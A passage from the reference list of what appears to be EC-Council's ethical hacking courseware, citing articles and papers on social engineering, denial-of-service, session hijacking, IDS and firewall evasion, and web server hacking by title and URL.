518. (2011), BPDU Guard, BPDU Filter, Root Guard, Loop Guard & UDLD, from http://ericleahy.com/index.php/bpdu-guard-bpdu-filter-root-guard-loop-guard-udld/.

519. What is BPDU Guard and how to configure BPDU Guard in Cisco Switches, from http://www.omnisecu.com/ccna-security/what-is-bpdu-guard-and-how-to-configure-bpdu-guard-in-cisco-switches.php.

520. (2007), Configuring Spanning Tree PortFast, BPDU Guard, BPDU Filter, UplinkFast, BackboneFast, and Loop Guard, from https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4000/8-2glx/configuration/guide/stp_enha.html.

521. Jay Miah, (2017), Loop Guard Concept and Implementation, from http://www.jay-miah.co.uk/loop-guard-concept-and-implementation/.

522. (2018), Catalyst 6500 Release 12.2SY Software Configuration Guide, from https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst6500/ios/12-2SY/configuration/guide/sy_swcg/spanning_tree_features.html#27629.

523. (2019), Cisco Nexus 5000 Series NX-OS Software Configuration Guide, from https://www.cisco.com/c/en/us/td/docs/switches/datacenter/nexus5000/sw/configuration/guide/cli/CLIConfigurationGuide/BasicEthernet.html.

Module 09: Social Engineering

524. Margaret Rouse, (2011), Spear Phishing, from http://searchsecurity.techtarget.com/definition/spear-phishing.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

525. Terry Turner, Social Engineering – Can Organizations Win the Battle?, from http://www.infosecwriters.com/text_resources/pdf/Social_Engineering_Can_Organizations_Win.pdf.
526. Sharon Gaudin, Social Engineering: The Human Side Of Hacking, from http://www.crime-research.org/library/Sharon2.htm.
527. Anti-Phishing Resources, from https://www.antiphishing.org/resources/.
528. (2007), Phishing and bogus emails: HM Revenue and Customs examples, from https://www.gov.uk/government/publications/phishing-and-bogus-emails-hm-revenue-and-customs-examples.
529. (2014), How to Protect Insiders from Social Engineering Threats, from https://docs.microsoft.com/en-us/previous-versions/tn-archive/cc875841(v=technet.10)?redirectedfrom=MSDN.
530. (2014), Security Threats, from https://docs.microsoft.com/en-us/previous-versions/tn-archive/cc723507(v=technet.10)?redirectedfrom=MSDN.
531. Melissa Guenther, (2001), Social Engineering, from http://www.iwar.org.uk/comsec/resources/sa-tools/Social-Engineering.pdf.
532. Bodek Frak, (2008), Gone Phishing, from http://web4.uwindsor.ca/units/its/insight/insight.nsf/babe0ebac149fc7b852567d700715d2a/d1b60efa750dfe21852573d7004cbbd8!OpenDocument.
533. Phishing: Examples & its prevention methods, from http://chowkamleeng.blogspot.com/2008/06/phishing-examples-its-prevention.html.
534. Gunter Ollmann, The Phishing Guide (Part 1), from http://www.technicalinfo.net/papers/Phishing.html.
535. Rachna Dhamija, (2006), Why phishing works, from https://dl.acm.org/doi/10.1145/1124772.1124861.
536. (2009), Social engineering, from https://searchsecurity.techtarget.com/definition/social-engineering.
537. The Social Engineering Framework, from https://www.social-engineer.org/framework/attack-vectors/impersonation/.
538. Smishing, vishing, and phishing... oh my!, from https://www.forensicaccountingservices.com/fraudvault/smishing-vishing-and-phishing/.
539. (2017), Ponemon Institute's 2017 Cost of Data Breach Study: Global Overview, from https://www-01.ibm.com/common/ssi/cgi-bin/ssialias?htmlfid=SEL03130WWEN&.
540. Jake Stroup, (2017), The Many Types of Identity Theft, from https://www.thebalance.com/the-8-types-of-identity-theft-1947176.
541. Clari Melo, (2014), Get to Know These Common Types of ID Theft, from https://www.igrad.com/articles/8-types-of-identity-theft.
542. (2015), The 10 Major Types of Identity Theft, from https://www.idtheftauthority.com/types-of-identity-theft/.
543. (2011), The 6 Types of Identity Theft, from https://securingtomorrow.mcafee.com/consumer/family-safety/the-6-types-of-identity-theft/.
544. (2015), Identity Theft, from https://completeid.com/types-of-identity-theft/.
545. (2015), Social engineering techniques: Pretexting, diversion theft, phishing, from https://sgros-students.blogspot.com/2015/11/pretexting-diversion-theft-phishing.html.
546. (2020), Social engineering (security), from https://en.wikipedia.org/wiki/Social_engineering_(security)#Other_types.
547. Kevin Mitnick, What is social engineering?, from https://www.knowbe4.com/what-is-social-engineering/#1.
548. Chris Brunau, (2019), 5 Types of Social Engineering Attacks, from https://www.datto.com/blog/5-types-of-social-engineering-attacks.
549. Pierluigi Paganini, (2019), The Most Common Social Engineering Attacks, from https://resources.infosecinstitute.com/common-social-engineering-attacks/#gref.
550. The Social Engineering Framework, from https://www.social-engineer.org/framework/influencing-others/pretexting/successful-pretexting/.
551. Erdal Ozkaya and Yuri Diogenes, Cybersecurity - Attack and Defense Strategies, from https://learning.oreilly.com/library/view/cybersecurity-attack/9781788475297/6a6d16cf-64bb-411e-bba2-ecbd10ad2d88.xhtml.
552. 2020 Cost of Insider Threats Global Report, from https://www.observeit.com/cost-of-insider-threats/.
553. (2018), 2018 Cost of Insider Threats: Global, from https://153j3ttjub71nfe89mc7r5gb-wpengine.netdna-ssl.com/wp-content/uploads/2018/04/ObserveIT-Insider-Threat-Global-Report-FINAL.pdf.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

554. George Moraetes, (2017), The CISO's Guide to Managing Insider Threats, from https://securityintelligence.com/the-cisos-guide-to-managing-insider-threats/.

555. (2016), Managing Insider Threat, from https://www.ey.com/Publication/vwLUAssets/EY-managing-inside-threat/$FILE/EY-managing-inside-threat.pdf.

556. Facts + Statistics: Identity theft and cybercrime, from https://www.iii.org/fact-statistic/facts-statistics-identity-theft-and-cybercrime.

557. Linda Musthaler, (2008), 13 best practices for preventing and detecting insider threats, from https://www.networkworld.com/article/2280365/13-best-practices-for-preventing-and-detecting-insider-threats.html.

558. Insider Threat Prevention Best Practices, from https://www.netwrix.com/Insider_Threat_Prevention_Best_Practices.html.

Module 10: Denial-of-Service

559. (2006), Denial of Service Attacks: Teardrop and Landÿÿ, from http://users.tkk.fi/~lhuovine/study/hacker98/dos.html.

560. (2006), CERT warns of networked denial of service attacks – Computerworld, from http://www.computerworld.com/action/pages.do?command=viewPage&pagePath=/404.

561. Stephen M. Specht and Ruby B. Lee, (2004), Distributed Denial of Service: Taxonomies of Attacks, Tools and Countermeasures, from http://palms.ee.princeton.edu/PALMSopen/DDoS%20Final%20PDCS%20Paper.pdf.

562. Craig A. Huegen, (2005), Denial of Service Attacks: "Smurfing", from http://www.pentics.net/denial-of-service/white-papers/smurf.cgi.

563. Remotely Triggered Black Hole Filtering in IP Version 6 for Cisco IOS, Cisco IOS XE, and Cisco IOS XR Software, from https://www.cisco.com/c/en/us/about/security-center/ipv6-remotely-triggered-black-hole.html.

564. Frank Kargl, Jörn Maier, Stefan Schlott, and Michael Weber, Protecting Web Servers from Distributed Denial of Service Attacks, from http://www10.org/cdrom/papers/409/.

565. (1997), Denial of Service Attacks, from https://www.cert.org/information-for/denial_of_service.cfm?.

566. Denial of service, from https://searchsecurity.techtarget.com/definition/denial-of-service.

567. Vladimir Golubev, (2005), DoS attacks: crime without penalty, from http://www.crime-research.org/articles/1049/.

568. Gunter Ollmann, (2009), Botnet Communication Topologies, from http://www.technicalinfo.net/papers/PDF/WP_Botnet_Communications_Primer_(2009-06-04).pdf.

569. Renaud BIDOU, Fighting the Botnet Ecosystem, from http://www.iv2-technologies.com/FightingBotnetEcosystem.pdf.

570. Ping of death, from https://searchsecurity.techtarget.com/definition/ping-of-death.

571. Jason Anderson, (2001), An Analysis of Fragmentation Attacks, from http://www.ouah.org/fragma.html.

572. Mariusz Burdach, (2003), Hardening the TCP/IP stack to SYN attacks, from https://www.symantec.com/connect/articles/hardening-tcpip-stack-syn-attacks.

573. Deepak Singh Rana, Naveen Garg, and Sushil Kumar Chamoli, (2012), Citations: TCP SYN Flooding and IP Spoofing Attacks (ResearchIndex), from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.434.8352&rep=rep1&type=pdf.

574. Stephen Specht and Ruby Lee, (2003), Taxonomies of Distributed Denial of Service Networks, Attacks Tools, and Countermeasures, from https://www.princeton.edu/~rblee/DDoS%20Survey%20Paper_v7final.doc.

575. Gary C. Kessler, (2000), Defenses against Distributed Denial-Of-Service, from https://www.garykessler.net/library/ddos.html.

576. The Distributed Reflection DoS Attack, from https://www.grc.com/sn/sn-008.pdf.

577. Steve Gibson, (2002), Distributed Reflection Denial of Service Bandwidth Consumption, from https://homes.cs.washington.edu/~arvind/cs425/doc/drdos.pdf.

578. Haining Wang, Danlu Zhang, and Kang G. Shin, (2002), SYN Attack, from https://ieeexplore.ieee.org/document/1019404/.

579. Aaron Sullivan, 2001, An Audit of Active Directory Security, from https://www.symantec.com/connect/articles/audit-active-directory-security-part-2.

580. Denial of Service, from https://www.mycert.org.my/en/services/advisories/mycert/2017/main/detail/1277/index.html.

581. (2000), Denial of Service Attack in NetBIOS Services, from https://www.kb.cert.org/vuls/id/32650.

582. Wireless DoS, from https://www.cisco.com/c/en/us/td/docs/wireless/technology/wips/deployment/guide/WiPS_deployment_guide.html#pgfId-43390

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

583. Abhishek Singh, (2005), Demystifying Denial-Of-Service attacks, part one, from https://www.symantec.com/connect/articles/demystifying-denial-service-attacks-part-one.

584. Denial-of-service attack, from https://en.wikipedia.org/wiki/Denial-of-service_attack.

585. Kevin Poulsen, (2010), New: Cyberattack Against WikiLeaks Was Weak, from https://www.wired.com/2010/11/wikileaks-attack/.

586. What is a DDoS Attack, from https://www.digitalattackmap.com/understanding-ddos/.

587. Glenn Carl and George Kesidis, (2009), Denial-of-Service Attack-Detection Techniques, https://www.evernote.com/shard/s9/note/b11a8c31-8651-4d74-acf9-1fb1b3c0f090/wishi/crazylazy#st=p&n=b11a8c31-8651-4d74-acf9-1fb1b3c0f090.

588. Distributed denial-of-service attack, from http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci557336,00.html.

589. Taxonomies of Distributed Denial of Service Networks, Attacks, Tools, and Countermeasures, from http://www.princeton.edu/~rblee/DDoS%20Survey%20Paper_v7final.doc.

590. Glenn Carl, (2006), Denial-of-Service Attack-Detection Techniques, from https://www.computer.org/csdl/mags/ic/2006/01/w1082-abs.html.

591. Stephen M. Specht and Ruby B. Lee, (2003), Distributed Denial of Service: Taxonomies of Attacks, Tools and Countermeasures, from http://palms.ee.princeton.edu/PALMSopen/DDoS%20Final%20PDCS%20Paper.pdf.

592. Vijay C Uyyuru, Prateek Arora, and Terry Griffin, Denial of Service (DoS), from http://www.cse.unt.edu/~6581s001/vijay_dos1.ppt.

593. School Safety and Security with the Cisco SAFE Security Architecture, from https://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Security/safek12.html.

594. Denial of Service (DoS), Distributed DoS (DDoS), from http://www.atlguide2000.com/security/index.php?act=view&aid=193.

595. (2007), Denial Of services [botnet] (DoS), from http://www.go4expert.com/forums/showthread.php?t=3184.

596. SYN Flood Attack, from https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack/.

597. (2009), Analysis of Fragmented Packet Traffic, from https://www.caida.org/research/traffic-analysis/fragments/.

598. Zobair Khan, (2015), Basics on DDos, from https://www.slideshare.net/kzobair/ddosbdnog.

599. Brian Prince, (2013), Multi-vector DDoS Attacks Grow in Sophistication, from http://www.securityweek.com/multi-vector-ddos-attacks-grow.

600. Dancho Danchev, (2009), Malware-infected WinRAR distributed through Google AdWords, from http://www.zdnet.com/article/malware-infected-winrar-distributed-through-google-adwords/.

601. Angad Singh, (2017), A hacker hijacked Chrome Extension to push Malware, from https://www.officialhacker.com/chrome-extension-to-push-malware/.

602. Stelian Pilci, (2015), Remove vikingwebscanner.com virus (Fake AdwCleaner), from https://malwaretips.com/blogs/vikingwebscanner-com-removal/.

603. (2016), Mobile Security Threats on The Rise as Hackers Can Launch DDoS Attacks on Their Mobile Phones, from https://security.radware.com/ddos-threats-attacks/cyber-attacks-in-the-palm-of-your-hand/.

604. Aishwarya Sreekanth, Prashant Sri, and Teemu Vartiainen, (2016), Dyn DDOS Cyberattack – a case study, from https://webcache.googleusercontent.com/search?q=cache:w8CBTmpDAMcJ:https://mycourses.aalto.fi/pluginfile.php/457047/mod_folder/content/0/Cyber%2520Ghosts.pdf%3Fforcedownload%3D1+&cd=1&hl=en&ct=clnk&gl=in.

605. Scott Hilton, (2016), Dyn Analysis Summary of Friday October 21 Attack, from https://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/.

606. Gurubaran S, (2018), Pulse Wave Heavy DDoS Attack to Take Down Multiple Protected Target Networks, from https://gbhackers.com/new-ddos-attack-pulse-wave/.

607. Zero-day DDoS Attack (0day DDoS attack), from https://ddos-guard.net/en/terminology/attack_type/zero-day-ddos-attack-0day-ddos-attack.

608. 35 Types of DDoS Attacks Explained, from https://javapipe.com/blog/ddos-types/.

609. UDP Flood Attack, from https://www.cloudflare.com/learning/ddos/udp-flood-ddos-attack/.

610. UDP Based Amplification Attacks, from https://instasafe.com/udp-based-amplification-attacks/.

611. Sam Kottler, (2018), DDoS Incident Report, from https://github.blog/2018-03-01-ddos-incident-report/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

612. Lily Hay Newman, (2018), GitHub Survived the Biggest DDoS Attack Ever Recorded, from https://www.wired.com/story/github-ddos-memcached/.

613. (2020), Rate Limiting, from https://en.wikipedia.org/wiki/Rate_limiting.

Module 11: Session Hijacking

614. (2006), hunt(1) - Linux man page, from https://linux.die.net/man/1/hunt.

615. (2006), Web Application Attacks – Intro, from www.netprotect.ch/downloads/webguide.pdf.

616. Steps in Session Hijacking, from https://www.hackguide4u.com/2010/03/steps-in-session-hijacking.html.

617. Session Hijacking, from https://www.imperva.com/learn/application-security/session-hijacking/.

618. Adnan Anjum, Spoofing Vs Hijacking, from https://www.hackguide4u.com/2010/03/spoofing-vs-hijacking.html.

619. Lee Lawson, (2005), Session Hijacking Packet Analysis, from https://www.scribd.com/document/53979390/3479.

620. Session hijacking attack, from https://owasp.org/www-community/attacks/Session_hijacking_attack.

621. Shray Kapoor, Session Hijacking Exploiting TCP, UDP and HTTP Sessions, from http://www.infosecwriters.com/text_resources/pdf/SKapoor_SessionHijacking.pdf.

622. David Endler, (2001), Brute-Force Exploitation of Web Application Session IDs, from https://www.cgisecurity.com/lib/SessionIDs.pdf.

623. Robert Auger, Credential and Session Prediction, from http://projects.webappsec.org/w/page/13246918/Credential%20and%20Session%20Prediction.

624. Trojan horse, from https://searchsecurity.techtarget.com/definition/Trojan-horse.

625. (2008), Prevention from Session Hijacking, from http://hydtechie.blogspot.com/2008/08/prevention-from-session-hijacking.html.

626. Harsh Kevadia, (2013), Session Hijacking, from https://www.slideshare.net/harshjk/session-hijacking-by-harsh-kevadiya.

627. (2009), Man-in-the-middle attack, from https://owasp.org/www-community/attacks/Man-in-the-middle_attack.

628. (2009), Man-in-the-browser attack, from https://owasp.org/www-community/attacks/Man-in-the-browser_attack.

629. Session Hijacking: A Primer, from http://www.cs.binghamton.edu/~steflik/cs455/sessionhijacking.htm.

630. (2009), Session fixation, from https://www.owasp.org/index.php?title=Session_fixation&setlang=es.

631. Session Hijacking in Windows Networks, from http://www.sans.org/reading_room/whitepapers/windows/session_hijacking_in_windows_networks_2124.

632. (2001), CERT® Advisory CA-2001-09 Statistical Weaknesses in TCP/IP Initial Sequence Numbers, from http://www.cert.org/advisories/CA-2001-09.html.

633. (2009), Connection Security and IPsec, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc771593(v=ws.10).

634. Laurent Joncheray, (1995), A Simple Active Attack Against TCP, from http://www.blyx.com/public/docs/security/tcp_attack.pdf.

635. (2009), IPSec Architecture, from https://docs.microsoft.com/en-us/previous-versions//bb726946(v=technet.10)?redirectedfrom=MSDN.

636. Mohit Kumar, (2012), CRIME: New SSL/TLS attack for Hijacking HTTPS Sessions, from https://thehackernews.com/2012/09/crime-new-ssltls-attack-for-hijacking.html.

637. Dennis Fisher, (2012), Crime Attack Uses Compression Ratio of TLS Requests as Side Channel to Hijack Secure Sessions, from https://threatpost.com/crime-attack-uses-compression-ratio-tls-requests-side-channel-hijack-secure-sessions-091312/77006/.

638. (2013), BEAST vs. CRIME Attack, from https://resources.infosecinstitute.com/beast-vs-crime-attack/#gref.

639. Amrita Mitra, (2017), What is the CRIME Attack?, from https://www.thesecuritybuddy.com/vulnerabilities/what-is-crime-attack/.

640. Agathoklis Prodromou, (2019), TLS/SSL Explained – Examples of a TLS Vulnerability and Attack, Final Part, from https://www.acunetix.com/blog/articles/tls-vulnerabilities-attacks-final-part/.

641. Nick Lewis, How can an HTTPS session get hijacked with the Forbidden attack?, from https://searchsecurity.techtarget.com/answer/How-can-an-HTTPS-session-get-hijacked-with-the-Forbidden-attack.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

642. Dan Goodin, (2016), "Forbidden attack" makes dozens of HTTPS Visa sites vulnerable to tampering, from https://arstechnica.com/information-technology/2016/05/faulty-https-settings-leave-dozens-of-visa-sites-vulnerable-to-forgery-attacks/.

643. Mark Wycislik-Wilson, (2016), Decade-old 'forbidden attack' vulnerability affects HTTPS Visa sites, from https://betanews.com/2016/05/26/https-forbidden-attack/.

644. Pierluigi Paganini, (2016), Dozens of VISA HTTPS-protected sites vulnerable to Forbidden attack, from http://securityaffairs.co/wordpress/47724/breaking-news/forbidden-attack.html.

645. (2017), What Is HSTS and How Do I Implement It?, from https://www.globalsign.com/en/blog/what-is-hsts-and-how-do-i-use-it/.

646. HTTP Strict Transport Security, from https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security.

647. (2017), HTTP Strict Transport Security Cheat Sheet, from https://owasp.org/www-project-cheat-sheets/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html.

648. Justin Johnson, (2016), What is HSTS?, from https://blog.stackpath.com/glossary/hsts/.

649. Sjoerd Langkemper, (2017), Prevent session hijacking with token binding, from https://www.sjoerdlangkemper.nl/2017/07/05/prevent-session-hijacking-with-token-binding/.

650. (2019), HTTP Public Key Pinning (HPKP), from https://developer.mozilla.org/en-US/docs/Web/HTTP/Public_Key_Pinning.

651. HTTP Public Key Pinning, from https://en.wikipedia.org/wiki/HTTP_Public_Key_Pinning.

652. Bjørn Johansen, (2017), What is a Session Donation Attack?, from https://bjornjohansen.no/wordpress-session-donation-attack.

653. Alek Amrani, Session Donation, from https://www.defcon.org/images/defcon-17/dc-17-presentations/defcon-17-alek_amrani-session_donation.pdf.

654. Ramesh Lingappa, (2018), What is Session Hijacking and How You can Stop it, from https://www.freecodecamp.org/news/session-hijacking-and-how-to-stop-it-711e3683d1ac/.

655. Man-in-the-Middle (MITM) Attacks, from https://www.rapid7.com/fundamentals/man-in-the-middle-attacks/.

656. (2019), Man-in-the-Middle Attacks and How to Avoid them, from https://www.netsparker.com/blog/web-security/man-in-the-middle-attack-how-avoid/.

657. Bojana Dobran, (2019), What are Man in the Middle Attacks & How to Prevent MITM Attack with Examples, from https://phoenixnap.com/blog/man-in-the-middle-attacks-prevention.

Module 12: Evading IDS, Firewalls, and Honeypots

658. (2006), Measuring Security Threats with Honeypot Technology, from http://www.honeynet.org/papers/individual/sane-2004.pdf.

659. (2006), SecurityFocus: Honeytokens -The Other Honeypot, from https://www.symantec.com/connect/articles/honeytokens-other-honeypot.

660. (2006), Hardware Firewalls, from http://cybercoyote.org/security/hardware.shtml.

661. (2006), Intrusion Detection System (IDS) Evasion, from http://complianceandprivacy.com/WhitePapers/iDefense-IDS-Evasion/iDefense_IDSEvasion_20060510.pdf.

662. Intrusion detection system evasion techniques, from https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques.

663. Tarek S.Sobh, (2005), Wired and wireless intrusion detection system: Classifications, good characteristics and state-of-the-art, from https://www.sciencedirect.com/science/article/pii/S092054890500098X.

664. (1998), Defeating Sniffers and Intrusion Detection Systems, from http://www.phrack.org/issues.html?issue=54&id=10.

665. Adam Gowdiak, (2003), Techniques used for bypassing firewall systems, from https://www.terena.org/activities/tf-csirt/meeting9/gowdiak-bypassing-firewalls.pdf.

666. IT Infrastructure Security Plan, from https://www.sciencedirect.com/science/article/pii/B9781597490887500098.

667. What is a firewall?, from https://kb.iu.edu/data/aoru.html.

668. Wassim El-Hajj, Hazem Hajj, Zouheir Trabelsi, and Fadi Aloul, (2010), Updating snort with a customized controller to thwart port scanning, from http://www.aloul.net/Papers/faloul_scn10.pdf.

669. Satyajit, What is HoneyPot?, from https://www.securityhunk.in/2010/06/what-is-honeypot.html.

670. Ashley Poland, (2017), How to Set Up a Honey Pot, from http://www.ehow.com/how_5245821_set-up-honey-pot.html.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

671. Martin Roesch, Writing Snort Rules, from https://paginas.fe.up.pt/~mgi98020/pgr/writing_snort_rules.htm.
672. Intrusion detection system evasion techniques, from https://en.wikipedia.org/w/index.php?title=Intrusion_detection_system_evasion_techniques&oldid=311670246.
673. Sumit Siddharth, (2005), Evading NIDS, revisited, from https://www.symantec.com/connect/articles/evading-nids-revisited.
674. How To Access Blocked / Bypass Blocked Websites, from http://www.computingunleashed.com/how-to-access-blocked.html.
675. How do I use a Proxy Server?, from https://whatismyipaddress.com/using-proxies.
676. Steve G. Belovich, Firewall Fairytales, from http://www.iqmtm.com/PDF_presentations/IQ_Firewall_Fairytales_June2010-1.pdf.
677. Vern Paxson and Mark Handley, Defending Against Network IDS Evasion, from http://www.raid-symposium.org/raid99/PAPERS/Paxson.pdf.
678. (1996), Phrack Magazine Volume Seven, Issue Forty-Nine File 06 of ..., from http://phrack.org/issues/49/6.html.
679. Frank Wiles, Quick-Tip: SSH Tunneling Made Easy, from https://www.revsys.com/writings/quicktips/ssh-tunnel.html.
680. Firewall Basics, from http://www.unixgeeks.org/security/newbie/security/firewall.html.
681. Tony Bradley, Free Intrusion Detection (IDS) and Prevention (IPS) Software, from https://www.lifewire.com/ids-and-prevention-ips-software-2487316.
682. Bypassing Firewalls, from https://flylib.com/books/en/3.500.1.95/1/.
683. Vangie Beal, Intrusion detection system, from https://www.webopedia.com/TERM/I/intrusion_detection_system.html.
684. IDS: Re: Polymorphic Shellcode detection, from https://seclists.org/focus-ids/2003/May/22.
685. Circuit-Level Gateway, from http://www.softheap.com/internet/circuit-level-gateway.html.
686. Vicomsoft Firewall Q&A, from http://www.vicomsoft.com/knowledge/reference/firewalls1.html.
687. J. Christian Smith, (2000), Covert Shells - Introduction, from http://www.gray-world.net/papers/covertshells.txt.
688. Peter Kieltyka, ICMP Shell, from http://icmpshell.sourceforge.net/.
689. Mark Burnett, (2001), Running Snort on IIS Web Servers Part 2: Advanced Techniques, from http://www.securityfocus.com/infocus/1316.
690. Mark Burnett, (2001), Running Snort on IIS Web Servers Part 2: Advanced Techniques, from https://www.symantec.com/connect/articles/running-snort-part-2.
691. Niels Provos, (2003), A Virtual Honeypot Framework, from http://www.citi.umich.edu/techreports/reports/citi-tr-03-1.pdf.
692. Brittany Day, (2000), Network Intrusion Detection Using Snort, from https://linuxsecurity.com/features/features/network-intrusion-detection-using-snort.
693. Paul Innella and Oba McMillan, (2001), An Introduction to IDS, from https://www.symantec.com/connect/articles/introduction-ids.
694. Ricky M. Magalhaes, (2003), Host-Based IDS vs Network-Based IDS, from http://techgenix.com/hids_vs_nids_part1/.
695. Paul Innella, (2001), The Evolution of Intrusion Detection Systems, from https://www.symantec.com/connect/articles/evolution-intrusion-detection-systems.
696. ntsecurity.nu - ack tunneling, from http://ntsecurity.nu/papers/acktunneling/.
697. SecuriTeam™ - ACK Tunneling Trojans, from https://securiteam.com/securityreviews/5OP0P156AE/.
698. Mike, Firewalk, from www.blackhat.com/presentations/bh-usa-99/Route/bh-us-99-schiffman.ppt.
699. Huynh Phi Long, Chapter 06: Network Security Using Cisco IOS IPS (Part02), from http://ciscodocuments.blogspot.in/2011/05/chapter-06-network-security-using-cisco_25.html.
700. About firewalls, from https://kb.iu.edu/d/aoru.
701. Pei Guo, How to bypass a firewall, from https://cosec.bit.uni-bonn.de/fileadmin/user_upload/teaching/06ws/06ws-computer-security/49692243.pdf.
702. Frank Wiles, Quick-Tip: SSH Tunneling made easy, from https://www.revsys.com/writings/quicktips/ssh-tunnel.html.
703. Reto E. Haeni, (1997), Firewall Penetration Testing, from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.42.1117&rep=rep1&type=pdf.
704. Thomas H. Ptacek and Timothy N. Newsham, (1998), Insertion, Evasion and Denial of Service: Eluding Network Intrusion Detection, from https://insecure.org/stf/secnet_ids/secnet_ids.pdf.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

705. David D. Rude II and Jayson Jean, Intrusion Detection System (IDS) Evasion, from http://complianceandprivacy.com/WhitePapers/iDefense-IDS-Evasion/PPT_iDefense_IDS_Evasion_20060505.pdf.

706. Eric Peter and Todd Schiller, (2008), A Practical Guide to Honeypots, from https://www.cse.wustl.edu/~jain/cse571-09/ftp/honey/index.html#sec1.4.

707. Krishna Prasad P, (2017), Capturing Attacks on IoT Devices with a multi-purpose IoT Honeypot, from https://security.cse.iitk.ac.in/sites/default/files/15111021.pdf.

708. Nishit Majitha, (2017), Honey-System: Design, Implementation, & Attack Analysis, from https://security.cse.iitk.ac.in/sites/default/files/15111024.pdf.

709. (2015), Bypassing Modern XSS WAF Filters, from http://raijee1337.blogspot.in/2015/09/bypassing-modern-xss-waf-filters.html.

710. (2006), Intrusion Detection System (IDS) Evasion, An iDefense Security Report, from http://www.complianceandprivacy.com/WhitePapers/iDefense-IDS-Evasion/iDefense_IDSEvasion_20060510.pdf.

711. Intrusion detection system evasion techniques, from https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques.

712. Kyöstilä, Tomi, (2014), The effectiveness of evasion techniques against intrusion prevention systems, from https://aaltodoc.aalto.fi/bitstream/handle/123456789/13589/master_Ky%c3%b6stil%c3%a4_Tomi_2014.pdf?sequence=1&isAllowed=y.

713. Laurent Oudot, Thorsten Holz, (2004), Defeating Honeypots: Network issues, Part 1, from https://www.symantec.com/connect/articles/defeating-honeypots-network-issues-part-1.

714. Laurent Oudot, Thorsten Holz, (2004), Defeating Honeypots: Network Issues, Part 2, from https://www.symantec.com/connect/articles/defeating-honeypots-network-issues-part-2.

715. Owen Watson, (2016), Countering Attack Deception Techniques, from http://slideplayer.com/slide/4495884/.

716. Jon Oberheide and Manish Karir, Honeyd Detection via Packet Fragmentation, from https://www.merit.edu/wp-content/uploads/2016/01/Honeyd_Detection.pdf.

717. Examining Different Types of Intrusion Detection Systems, from https://www.dummies.com/computers/operating-systems/windows-xp-vista/examining-different-types-of-intrusion-detection-systems/.

718. Polymorphic virus, from https://www.trendmicro.com/vinfo/us/security/definition/Polymorphic-virus.

719. (2018), Network Design: Firewall, IDS/IPS, from https://resources.infosecinstitute.com/network-design-firewall-idsips/#gref.

720. What is an Intrusion Prevention System?, from https://www.paloaltonetworks.com/cyberpedia/what-is-an-intrusion-prevention-system-ips.

721. Honeypot (computing), from https://en.wikipedia.org/wiki/Honeypot_(computing).

722. Roger Galobardes, (2018), Learn how Easy is to Bypass Firewalls using DNS Tunneling (and also how to Block it), from https://medium.com/@galolbardes/learn-how-easy-is-to-bypass-firewalls-using-dns-tunneling-and-also-how-to-block-it-3ed652f4a000.

723. (2019), DNS Tunneling Techniques in Cyberattacks, from https://www.andreafortuna.org/2019/01/16/dns-tunneling-techniques-in-cyberattacks/.

724. Ron Lifinski, (2018), How Hackers Use DNS Tunneling to Own Your Network, from https://www.cynet.com/blog/how-do-hackers-use-dns-tunneling-to-own-your-network/.

Module 13: Hacking Web Servers

725. Web Parameter Tampering, from https://owasp.org/www-community/attacks/Web_Parameter_Tampering.

726. Meier, John D, (2010), Configuring and organizing server security information, from http://www.freepatentsonline.com/7712137.html.

727. Internet Security, from https://en.wikipedia.org/wiki/Internet_security.

728. Securing applications, from https://www.slideshare.net/florinc/application-security-1831714.

729. Robert Auger, (2009), Server Misconfiguration, from http://projects.webappsec.org/w/page/13246959/Server%20Misconfiguration.

730. (2009), Cache Poisoning, from https://owasp.org/www-community/attacks/Cache_Poisoning.

731. Improving Web Application Security: Threats and Countermeasures, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649874(v=pandp.10)?redirectedfrom=MSDN.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

732. Rick Rosato, (2014), Best Practices for Applying Service Packs, Hotfixes and Security Patches, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649874(v=pandp.10)?redirectedfrom=MSDN.

733. J.D. Meier, Alex Mackman, Michael Dunner, Srinath Vasireddy, Ray Escamilla, and Anandha Murukan, (2010), Securing Your Web Server, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648653(v=pandp.10)?redirectedfrom=MSDN.

734. Web Server Security and Database Server Security, from https://www.acunetix.com/websitesecurity/webserver-security/.

735. Windows IIS Server hardening checklist, from https://searchsecurity.techtarget.com/feature/Windows-IIS-server-hardening-checklist.

736. IIS Web Server Security, from https://www.acunetix.com/websitesecurity/iis-security/.

737. Checklist: Securing Your Web Server, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648198(v=pandp.10)?redirectedfrom=MSDN.

738. HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics, from http://www.ouah.org/whitepaper_httpresponse.pdf.

739. Hacking Web Servers, from https://www.scribd.com/doc/35607686/hacking-Module-11.

740. Terms used by Microsoft to describe the various software updates released by it, from https://www.thewindowsclub.com/terms-used-by-microsoft-to-describe-the-various-software-updates-released-by-it.

